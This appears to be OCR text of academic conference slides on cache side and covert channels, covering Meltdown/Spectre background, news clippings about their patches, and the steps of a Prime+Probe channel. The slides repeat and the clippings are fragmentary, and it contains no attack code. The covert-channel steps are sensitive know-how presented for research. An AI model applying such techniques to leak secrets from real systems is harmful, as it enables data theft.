Yale

Leaking Information Through Cache LRU States

Wenjie Xiong and Jakub Szefer
Yale University

https://caslab.csl.yale.edu/

HPCA 2020 Presentation, Feb. 24, 2020

Cache Side and Covert Channel Attacks

Yale

- Many side channels and covert channels in processors have been used to leak secret information, many are based on caches, with bandwidths >500Kbps.

Cache Side and Covert Channel Attacks

Yale

- Many side channels and covert channels in processors have been used to leak secret information, many are based on caches, with bandwidths >500Kbps.
- Further, many of the recent Spectre, Meltdown and Foreshadow attacks exploit both speculative execution and cache covert channels to leak information.

Cache Side and Covert Channel Attacks

Yale

- Many side channels and covert channels in processors have been used to leak secret information, many are based on caches, with bandwidths >500Kbps.
- Further, many of the recent Spectre, Meltdown and Foreshadow attacks exploit both speculative execution and cache covert channels to leak information.

	Meltdown	Spectre
Affected CPU Types	Intel, Apple	Intel, Apple, ARM, AMD
Attack Vector	Execute Code on the System	Execute Code on the System
Method	Intel Privilege Escalation & Speculative Execution *(CVE-2017-5754)*	Branch Prediction & Speculative Execution *(CVE-2017-5715/5753)*
Exploit Path	Read Kernel Memory from User Space	Read Memory Contents from Other Applications
Remediation	Software Patches	Software Patches

https://www.alienvault.com/blogs/security-essentials/improve-your-readiness-to-defeat-meltdown-spectre

Spectre and Meltdown vulnerabilities show haste makes waste

When the Meltdown and Spectre
find a fix. As a result, the patchi

Ed Tittel

IT professionals, e
unpleasant surpris
light.

Security

Meltdown/Spectre fixes made AWS CPUs cry, says SolarWinds

CPU utilization up, throughput down, but a second fix may have restored normal service

ARE ▼

Meltdown and Spectre, one year on: Feared CPU slowdown never really materialized

John Leyden 31 January 2019 at 12:01 UTC

Hardware | Performance | Secure Development

NEWS FEATURES PHOTOS CRN PIPELINE CRN FAST50 CHANNEL CHIEFS MAGAZINE RESOURCES LOG IN SUBSCRIBE

15 months after Spectre and Meltdown, the fixes are still flowing

By Simon Sharwood
Apr 8 2019
11:16AM

The Spectre and Meltdown CPU design flaw bugs that emerged in early January 2018 are still creating work for users.

Cisco last week issued a Field Notice to users of its Content Delivery

Cache Side and Covert Channel Attacks

Yale

- Many side channels and covert channels in processors have been used to leak secret information, many are based on caches, with bandwidths >500Kbps.
- Further, many of the recent Spectre, Meltdown and Foreshadow attacks exploit both speculative execution and cache covert channels to leak information.

	Meltdown	Spectre
Affected CPU Types	Intel, Apple	Intel, Apple, ARM, AMD
Attack Vector	Execute Code on the System	Execute Code on the System
Method	Intel Privilege Escalation & Speculative Execution *(CVE-2017-5754)*	Branch Prediction & Speculative Execution *(CVE-2017-5715/5753)*
Exploit Path	Read Kernel Memory from User Space	Read Memory Contents from Other Applications
Remediation	Software Patches	Software Patches

https://www.alienvault.com/blogs/security-essentials/improve-your-readiness-to-defeat-meltdown-spectre

Spectre and Meltdown vulnerabilities show haste makes waste

When the Meltdown and Spectre
find a fix. As a result, the patchi

Ed Tittel

IT professionals, e
unpleasant surpris
light.

Security

Meltdown/Spectre fixes made AWS CPUs cry, says SolarWinds

CPU utilization up, throughput down, but a second fix may have restored normal service

ARE ▼

Meltdown and Spectre, one year on: Feared CPU slowdown never really materialized

John Leyden 31 January 2019 at 12:01 UTC

Hardware | Performance | Secure Development

NEWS FEATURES PHOTOS CRN PIPELINE CRN FAST50 CHANNEL CHIEFS MAGAZINE RESOURCES LOG IN SUBSCRIBE

15 months after Spectre and Meltdown, the fixes are still flowing

By Simon Sharwood
Apr 8 2019
11:16AM


The Spectre and Meltdown CPU design flaw bugs that emerged in early January 2018 are still creating work for users.

Cisco last week issued a Field Notice to users of its Content Delivery

- **Preventing existing attacks is not sufficient as new attacks emerge, such as using new ways to leak information through LRU states, as we show.**


Existing Covert Channels in Caches

- Existing cache timing channels are based on the time difference between whether a cache line is in cache or not.



Existing Covert Channels in Caches


- Existing cache timing channels are based on the time difference between whether a cache line is in cache or not.



Existing Covert Channels in Caches

Yale


- Existing cache timing channels are based on the time difference between whether a cache line is in cache or not.
- In the existing attacks, the sender must change which cache lines are in the cache to transfer information.
- Thus, the sender must have a cache miss and trigger a cache replacement.



Existing Covert Channels in Caches

Yale


- Existing cache timing channels are based on the time difference between whether a cache line is in cache or not.
- In the existing attacks, the sender must change which cache lines are in the cache to transfer information.
- Thus, the sender must have a cache miss and trigger a cache replacement.



Existing Covert Channels in Caches

Yale


- Existing cache timing channels are based on the time difference between whether a cache line is in cache or not.
- In the existing attacks, the sender must change which cache lines are in the cache to transfer information.
- Thus, the sender must have a cache miss and trigger a cache replacement.




Existing Covert Channels in Caches Example: Prime+Probe


Yale


Sending 1





Sending 0







Existing Covert Channels in Caches Example: Prime+Probe

Yale


- Step 1: The receiver primes the cache set


Sending 1





Sending 0







Existing Covert Channels in Caches Example: Prime+Probe

Yale

- Step 1: The receiver primes the cache set







Existing Covert Channels in Caches Example: Prime+Probe

Yale

- Step 1: The receiver primes the cache set
- Step 2: The sender accesses the set causing an eviction or does not access, depending on the secret.







Existing Covert Channels in Caches Example: Prime+Probe

Yale

- Step 1: The receiver primes the cache set
- Step 2: The sender accesses the set causing an eviction or does not access, depending on the secret.




